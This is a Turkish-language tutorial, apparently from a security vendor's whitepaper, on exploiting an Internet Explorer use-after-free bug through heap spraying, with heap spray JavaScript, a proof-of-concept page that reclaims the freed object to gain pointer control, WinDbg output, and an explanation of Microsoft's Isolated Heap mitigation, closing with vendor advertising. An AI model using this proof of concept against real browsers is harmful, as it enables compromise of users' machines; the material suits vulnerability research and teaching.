
Heap spray'in temel mantığı, browser'ın kullandığı process heap'de heap blokları tahsis etmeye ve tahsis edilen bu alanları kendimi datamızla ile doldurmaya dayalıdır. Bunu başarabilmemizi sağlayan da Javascript, daha doğrusu Javascript ile oluşturulan objelerin ve stringlerin heap'de tutulması. Aşağıda örnek bir heap spray javascript kodu bulunmaktadır;

```
<script>

var fakeobject = unescape("%u5254%u5041%u494d%u454e"); //TRAPMINE
var mem = new Array(1000);

for(i =0; i < mem.length; i++) {
  mem[i] = document.createElement('div');
}

for(i = 0; i < mem.length; i++) {
 mem[i] = mem[i].className = fakeobject;
}


</script>
```

Yukarıdaki javascript kodu, for döngüsü içinde birden çok DIV elementleri oluşturuyor ve oluşturduğu DIV elementlerinin className özelliğini (property) fakeobject değişkenindeki string ile dolduruyor. Bu kodun Internet Explorer'da çalıştırdıktan sonra debugger'da arka tarafta olanlara bakalım;



className propertyleri heap'de string olarak alloc ediliyor ve boyutunu biz belirleyebiliyoruz. Browser className'de yazdığımız stringin uzunluğu kadar alan tahsis ediyor. Heap spray kodunu browserda çalıştırdıktan sonra windbg ile className olarak berlirttiğimiz "TRAPMINE" stringini hafızada arattığımızda birden fazla alanda TRAPMINE stringini görüyoruz. Stringimize karşılık gelen herhangi bir adresi alarak inceleyelim;



Örneğin TRAPMINE stringini gördüğümüz 03c8e378 adresini !heap –x komutu ile incelediğimizde stringin 00b60000 heap alanına ait olduğunu görüyoruz. Kullanıcı tarafından yaratılmış bir object de gördüğünüz gibi MSHTML ProcessHeap'de yer almakta.

Peki biz hafızayı istediğimiz obje/string ile doldurabildiğimiz bu heap spray scripti ile bir önceki UaF zafiyetini nasıl exploit edebiliriz? Pointer kontrolünü nasıl sağlayabiliriz?

Bu noktada ilk kısımlarda bahsettiğimiz heap mimarisini tekrar hatırlayalım. Look aside list ve Freelists in arka planını detaylıca incelemiştik. Her ne kadar IE11/Win8.1 ' de Low Fragmentation Heap kullanılsa da, çalışma mantığı birbirine çok benzer. FreeLists çalışma mantığını ele aldığımızda, hızlı ve efektik kullanım için bir nevi cache mantığıyla çalıştığını söylemiştik. Örneğin uygulama, bir işlemde 24 bytelık bir hafıza alanına ihtiyaç duydu, 24 byte alloc etti, kullandı ve bu alanı free etti. Uygulama tekrardan 24bytelık bir tahsise ihtiyaç duyarsa, işletim sistemi freelistsden bir önceki 24bytelık alanı getirir.

Dolayısıyla, eğer biz Use after Free zafiyetimizdeki mevzu bahis free edilmiş object'in boyutunu (size) bulursak, ve tam tamına aynı boyutta yeni bir object yaratırsak, işletim sistemi bize freelistsde bekleyen bu free-ed object'in hafıza alanını döndürecektir. Biz bu alanı kendi oluşturduğumuz object için kullanabileceğimiz için , o alanı istediğimiz gibi doldurabileceğiz. Bu sayede pointer kontrolünü sağlayıp , uygulamanın akışını değiştirmeyi başarabiliriz. Kısaca Use After Free zafiyeti istismarını 3 madddede şöyle sıralayabiliriz;

- Program "X" objecti için bir alloc ve free gerçekleştirir
- Saldırgan "Z" objecti için "X" ile aynı boyutta bir alloc gerçekleştirir
- Program free edilen "X" objectini tekrar kullanmaya çalışır ancak aslında saldırganın "Z" objectine erişir

Yukarıda paylaştığımız heap spray kodu ile bunu kolayca sağlayabiliriz, çünkü DIV className ile string olarak istediğimiz boyutta alloc yapabiliyoruz ve bunların hepsi aynı process heap'de tahsis ediliyor.

Bunun için tekrardan Internet Explorer'ı crash eden PoC kodumuza dönelim ve free edilmiş olan objectin boyutunu bulalım. Object boyutunu bulmanın birden fazla yöntemi mevcut;

1-) Object'in alloc edildiği fonskyionu IDA ile bulup , kaç bytelık alloc yapıldığını görebiliriz

2-) Page heap hedef process için aktif iken , windbg ile mevzu fonksiyona breakpoint koyarak ve !heap –p –a pointer komutu ile her alloc işlemini dump ederek bulabiliriz.

3-) Page heap enable iken PoC kodunu çalıştırıp crash'i gördükten sonra windbg satırına ;

? 0x1000-(register&0xooooooFFF) komutunu yazarak bulabiliriz.

En kolay ve kısa yöntem olan, üçüncü yöntemi uygulayalım;

```
(134.44c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=086c9bd8 ebx=06400c28 ecx=0441a840 edx=0441a7f8 esi=0441a840 edi=090defd8
eip=64021fed esp=0441a7c0 ebp=0441a7d0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
MSHTML!CMarkupPointer::MoveToReference+0x1c:
64021fed f60708          test    byte ptr [edi],8          ds:0023:090defd8=?
0:007> ? 0x1000-(edi&0x00000FFF)
Evaluate expression: 40 = 00000028
```

object size

Free edilen object'in boyutunun 40 byte (0x28) olduğunu görüyoruz. Bu komutla object size'ı bulmak için page heap 'in enable olması gerektiğini unutmayın. Çünkü burada aslında page heap 'in her bir object alloc işlemi için bir page tahsis edip, yarattığı objectleri de page'in sonuna yerleştirme özelliğinden faydalanıyoruz.

Free edilen objenin boyutunu da tespit ettikten sonra , artık yapmamız gereken uygulamadaki free işlemi gerçekleştikten sonra aynı boyutta (40bytelık)kendi objemizi oluşturarak , işletim sisteminin bize freelists'deki bir önceki aynı boyuttaki heap yığınını vermesini sağlamak.

Bunun için Heap Spray kodumuzu aşağıdaki gibi düzenliyoruz;


```
<!DOCTYPE html>
<html>
<body>

<script>

function vuln(){

document.body.contentEditable = 'true';
var e0 = document.createElement("frameset");
document.body.appendChild(e0);
e0.appendChild(document.createElement("AAAAAAAAAAAAAAA"));
e0.addEventListener("DOMAttrModified",function(){document.execCommand("SelectAll");e0['bo
rder']='-4400000000'; e0.focus();}, false);
e0.setAttribute('iframe');
document.body.insertBefore(e0);
```

```
}

function trigger() {


//Bir onceki free-ed object size = 40 byte
//fakeobject = 38 adet 'A' (%u41) . 2 byte null terminator da gelince 40 byte
var fakeobject =
unescape("%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141%
u4141%u4141%u4141%u4141%u4141%u4141");


//div elementlerini olustur
var mem = new Array(1000);
for(i =0; i < mem.length; i++) {
  mem[i] = document.createElement('div');
}


//zafiyeti tetikle
vuln();

//className property ile 40 bytelik AAA... stringler allocate et
for(i = 0; i < mem.length; i++) {
 mem[i] = mem[i].className = fakeobject;
}

}

function refresh(){
      location.reload();
}

setTimeout("refresh()",500);

</script>
<body onload='trigger();'>
</body>
</html>
```

className property'lerin aynı process heap'de string alloc edildiğinden ve size'ını bizim berlirleyebildiğimizi Heap Spray scriptini incelerken görmüştük

Yukarıdaki kodda bu doğrultuda, free edilen pointerın boyutu kadar yani 40 bytelık bir fakeobject değişkeni oluşturduk. Fakeobject değişkeninde 38 adet "A" karakteri var ancak className property ' e atıyoruz ve string olarak alloc edildiği için 2 byte null terminator da otomatik geliyor ve toplamda 40 byte oluyor.

Yeni PoC kodumuzu çalıştıralım ve debugger'da durumu görelim;




Bingo! Gördüğünüz üzere , Heap Spray ve Fake obje oluşturarak uygulamay kandırdık ve Pointer kontrolünü başarıyla sağladık. Bundan sonraki aşama , klasik ROP / Shellcode yerleştirme ve değiştirdiğimiz uygulama akışında kendi kodumuzu çalıştırmaktır.

Isolated Heap

2014 Temmuz ' dan itibaren Microsoft, IE için yeni bir yama yayınladı. Gelen bu yamayla beraber, IE artık iki farklı heap kullanmaya başladı. Öncesinde browser bütün objeler için default process heap'i kullanırken , artık kritik objeler için izole yeni bir heap , diğer objeler için ise process heap kullanmaya başladı. Bu yama şüphesiz yeni bir exploit zorlaştırma örneğiydi. Microsoft bu zorlaştırma ile doğrudan pointer zafiyetlerinin istismarını önlemeyi ve heap spray yöntemini zorlaştırmayı hedef aldı.

Yukarıda örneğini de yaptığımız üzere, bütün objelerin aynı process heap'de tutulması bizim heap spray ile free edilen bir objeyle aynı heap chunkını kullanmamımızı ve pointer kontrolünü mümkün kılıyordu. Ancak yama sonrası artık, heap spray ile oluşturduğumuz objeler farklı bir heap alanında, olası pointer zafiyetlerinin bulunduğu kritik IE objeleri ise farklı bir heap alanında yer almakta.

Dolayısıyla klasik heap spray metodu ile artık istediğimiz pointer üzeirnde kontrol sağlayamıyoruz. Aşağıda, Isolated Heap ve Process Heap ile ilgili bir çizimi görebilirsiniz;



Aşağıda yine bir IE MSHTML objesinin Temmuz 2014 öncesi ve Temmuz 2014 sonrası hangi heap'de allocate edildiğinin disassembly olarak gösterimi mevcut;

```
push    34h             ; dwBytes
push    8               ; dwFlags
push    _g_hProcessHeap ; hHeap
call    _HeapAlloc@12   ; HeapAlloc(x,x,x)
```

Temmuz 2014 sonrası

```
mov     edi, edi
push    ecx             ; dwBytes
push    8               ; dwFlags
push    _g_hIsolatedHeap ; hHeap
call    _HeapAlloc@12   ; HeapAlloc(x,x,x)
```

Daha önce kullandığımız Heap Spray scriptini Temmuz 2014 sonrası IE'de çalıştırıp , oluşturduğu objelerin hangi heap alanında alloc edildiğini görelim.

```
0:029> s -a 0x00000000 0xffffffff "TRAPMINE"
027ff03d  54 52 41 50 4d 49 4e 45-0d 0a 76 61 72 20 6d 65  TRAPMINE..
02817330  54 52 41 50 4d 49 4e 45-00 00 00 00 00 00 00 00  TRAPMINE..
034dc455  54 52 41 50 4d 49 4e 45-0d 0a 76 61 72 20 6d 65  TRAPMINE..
038fc200  54 52 41 50 4d 49 4e 45-00 00 00 00 00 00 00 00  TRAPMINE..
03901e45  54 52 41 50 4d 49 4e 45-0d 0a 76 61 72 20 6d 65  TRAPMINE..
03905028  54 52 41 50 4d 49 4e 45-00 00 00 00 00 00 00 00  TRAPMINE..
03909648  54 52 41 50 4d 49 4e 45-00 00 00 00 00 00 00 00  TRAPMINE..
03909e48  54 52 41 50 4d 49 4e 45-00 00 0d 0a 3c 73 63 72  TRAPMINE..
0390bea8  54 52 41 50 4d 49 4e 45-00 00 00 00 00 00 00 00  TRAPMINE..
0390cea8  54 52 41 50 4d 49 4e 45-00 00 00 00 00 00 00 00  TRAPMINE..
0390dea8  54 52 41 50 4d 49 4e 45-00 00 00 00 00 00 00 00  TRAPMINE..
0:029> !heap -x 0390cea8
Entry     User      Heap      Segment       Size  PrevSize  Unused
--------------------------------------------------------------------
0390ce88  0390ce90  002e0000  03810000     4c108     4c550         8

0:029> dd mshtml!g_hProcessheap L1
5d9850d8  002e0000
0:029> dd mshtml!g_hIsolatedheap L1
5d9852e0  02830000
```

Gördüğünüz gibi Heap Spray ile oluşturduğumuz objeler Processheap 'de tutulmaktadır, ancak zafiyete konu muhtemel objeler ise IsolatedHeap'de tutulmaktadır. Izole heap oldukça güzel bir exploit zorlaştırma tekniği olmakla birlikte uygun şartlar oluştuğunda , çeşitli yöntemlerle bypass edilmesi mümkündür.

Referanslar

Advanced Windows Debugging - Mario Hewardt , Daniel Pravat

Memory Dump Analysis Anthology - Dmitry Vostokov

Object size trick, Fermin J. Serna

Abusing Silent Mitigations, Abdul-Aziz Hariri, Simon Zuckerbraun, Brian Gorenc

Trapmine

Sıfır Gün Açıklarına Karşı %100 Koruma

Gelişmiş siber saldırıların ilk giriş noktasını istemci taraflı güvenlik açıkları ve istismar kodları (exploit) oluşturmaktadır. Tehdit aktörleri bazen, hedefin önemine göre henüz yaması ve imzası mevcut olmayan sıfır gün exploitleri kullanmaktadır. Bilinen exploitleri kullanmayı tercih ettiklerinde ise exploit kodunu çeşitli yöntemlerle paketleyerek, karmaşıklaştırarak geleneksel güvenlik çözümlerini atlatmaktadırlar.

TRAPMINE , imza ve güncelleme gerektirmeyen, CPU tabanlı koruma teknolojisiyle, istemcileri hedef alan gelişmiş saldırılara karşı etkin bir koruma sağlamaktadır. İnovatif teknolojimiz ile istemci taraflı bilinen ve bilinmeyen exploitlere karşı %100 engelleme garantisi vermekteyiz.

Trapmine ile ilgili detaylı bilgi için : http://www.trapmine.com

İlgili Hizmetler ve Eğitimler

- Uygulama Güvenliği Denetimi ve Danışmanlığı

- Zafiyet Araştırma ve Exploit Geliştirme Eğitimi

- Malware Analiz Eğitimi

http://www.signalsec.com/vulnerability-research.php
http://www.signalsec.com/training.php

İletişim

SIGNALSEC Bilgi Güvenlik Dan. Yaz. ve Tek. Hiz. Tic. Ltd. Şti.

Adres: 1145/7 Sok. No:2 D:210 Uzbek İşhanı, Konak / İZMİR

Tel: +90 232 433 0DAY | Fax: +90 232 469 85 62

Email: info@signalsec.com